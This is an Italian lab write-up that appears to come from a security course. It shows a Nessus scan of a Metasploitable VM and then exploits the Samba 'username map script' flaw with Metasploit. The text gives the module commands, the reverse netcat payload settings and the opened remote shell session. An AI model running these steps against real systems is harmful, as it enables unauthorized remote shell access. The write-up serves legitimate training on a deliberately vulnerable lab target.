



# EXPLOIT METASPLOITABLE CON METASPLOIT

**Requisiti laboratorio Giorno 4:**

**IP Kali Linux: 192.168.50.100**

**IP Metasploitable: 192.168.50.150**


**Listen port (nelle opzioni del payload): 5555**



**Iniziamo quindi effettuando un vulnerability scanning utilizzando Nessus.**



**Al termine dello scan otteniamo un report.  
Lo stesso riporta ed evidenzia diverse vulnerabilità, da quelle critiche a quelle di livello low.**






Tra le vulnerabilità presenti abbiamo deciso di sfruttarne una inerente l'esecuzione di Samba.

Nelle versioni dalla 3.0.20 alla 3.0.25rc3, quando è abilitata l'opzione non predefinita "username map script".

Non è necessaria alcuna autenticazione per sfruttare questa vulnerabilità, poiché la mappatura dei nomi utente avviene prima dell'autenticazione!

Vulnerabilities					Total: 103
SEVERITY	CVSS V3.0	VPR SCORE	EPSS SCORE	PLUGIN	NAME
CRITICAL	9.8	-	-	134862	Apache Tomcat AJP Connector Request Injection (Ghostcat)
CRITICAL	9.8	-	-	51988	Bind Shell Backdoor Detection
CRITICAL	9.8	-	-	20007	SSL Version 2 and 3 Protocol Detection
CRITICAL	10.0*	-	-	32314	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness
CRITICAL	10.0*	-	-	32321	Debian OpenSSH/OpenSSL Package Random Number Genera Weakness (SSL check)
CRITICAL	10.0*	-	-	61708	VNC Server 'password' Password
HIGH	8.6	-	-	136769	ISC BIND Service Downgrade / Reflected DoS
HIGH	7.5	-	-	42256	NFS Shares World Readable
HIGH	7.5	-	-	42873	SSL Medium Strength Cipher Suites Supported (SWEET32)
HIGH	7.5	-	-	90509	Samba Badlock Vulnerability
MEDIUM	6.5	-	-	139915	ISC BIND 9.x < 9.11.22, 9.12.x < 9.16.6, 9.17.x < 9.17.4 DoS
MEDIUM	6.5	-	-	51192	SSL Certificate Cannot Be Trusted
MEDIUM	6.5	-	-	57582	SSL Self-Signed Certificate
MEDIUM	6.5	-	-	104743	TLS Version 1.0 Protocol Detection
MEDIUM	5.9	-	-	136808	ISC BIND Denial of Service
MEDIUM	5.9	-	-	31705	SSL Anonymous Cipher Suites Supported
MEDIUM	5.9	-	-	89058	SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption)





```

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MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMN$                      vMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMNL      MMMMMM          MMMMMM       JMMMMMMMMMMMMMMMM
MMMMNL      MMMMMMMMMMN    NMMMMMMMMMM   JMMMMMMMMMMMMMMMM
MMMMNL      MMMMMMMMMMMNMmmmmNMMMMMMMMMM JMMMMMMMMMMMMMMMM
MMMMNI      MMMMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMMMMMMMMMMMM
MMMMNI      MMMMMMMMMMMMMMMMMMMMMMMMMMMMM jMMMMMMMMMMMMMM
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MMMMNI      MAMNM     MMMMMMMMM     MMMMM jMMMMMMMMMMMMMM
MMMMNI      WMMM     MMMMMMMMM     MMMM#  JMMMMMMMMMMMMMM
MMMMR      ?MMM     MMMMMMM     MMMMM . dMMMMMMMMMMMMMM
MMMMNM     ^?MMM     MMMM^     dMMMMMMMMMMMMMMMMMMMMMM
MMMMMMN     ?MM     MM?     NMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMNe                JMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMMMMMNm,         eMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMNNNNNNNNMMMMMx        MMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMNMNMNMNMm+ .. +MMNMNMNMNMNMNMNMNMNMNMNMNMNM

```

```
msf6 > search exploit/multi/samba/usermap_script
```

```

Matching Modules
=====


| # | Name                               | Disclosure Date | Rank      | Check | Description              |
|---|------------------------------------|-----------------|-----------|-------|--------------------------|
| 0 | exploit/multi/samba/usermap_script | 2007-05-14      | excellent | No    | Samba "username map scri |


pt" Command Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script

msf6 > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > options

```

**A questo punto mediante  
il comando  
“options” andiamo a settare  
le configurazioni del nostro exploit.**

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Una volta terminata la configurazione possiamo far partire il nostro exploit mediante il comando “run”

```
msf6 exploit(multi/samba/usermap_script) > set rhosts 192.168.50.150
rhosts => 192.168.50.150
msf6 exploit(multi/samba/usermap_script) > set lport 5555
lport => 5555
msf6 exploit(multi/samba/usermap_script) > set rport 445
rport => 445
msf6 exploit(multi/samba/usermap_script) > options

Module options (exploit/multi/samba/usermap_script):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS	192.168.50.150	yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The target port (TCP)

```

Payload options (cmd/unix/reverse_netcat):
```

Name	Current Setting	Required	Description
LHOST	192.168.50.100	yes	The listen address (an interface may be specified)
LPORT	5555	yes	The listen port

```

Exploit target:
```

Id	Name
0	Automatic

```
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.50.100:5555
[*] Command shell session 1 opened (192.168.50.100:5555 -> 192.168.50.150:43200) at 2024-10-01 16:30:43 +0200
```

Ottenuto l’accesso alla macchina target ne andiamo ad osservare la configurazione di rete mediante il comando “ifconfig”.

```
eth0      Link encap:Ethernet  HWaddr 08:00:27:92:d6:ba
          inet addr:192.168.50.150  Bcast:0.0.0.0  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe92:d6ba/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:68 errors:0 dropped:0 overruns:0 frame:0
          TX packets:123 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8322 (8.1 KB)  TX bytes:15888 (15.5 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:180 errors:0 dropped:0 overruns:0 frame:0
          TX packets:180 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:62685 (61.2 KB)  TX bytes:62685 (61.2 KB)
```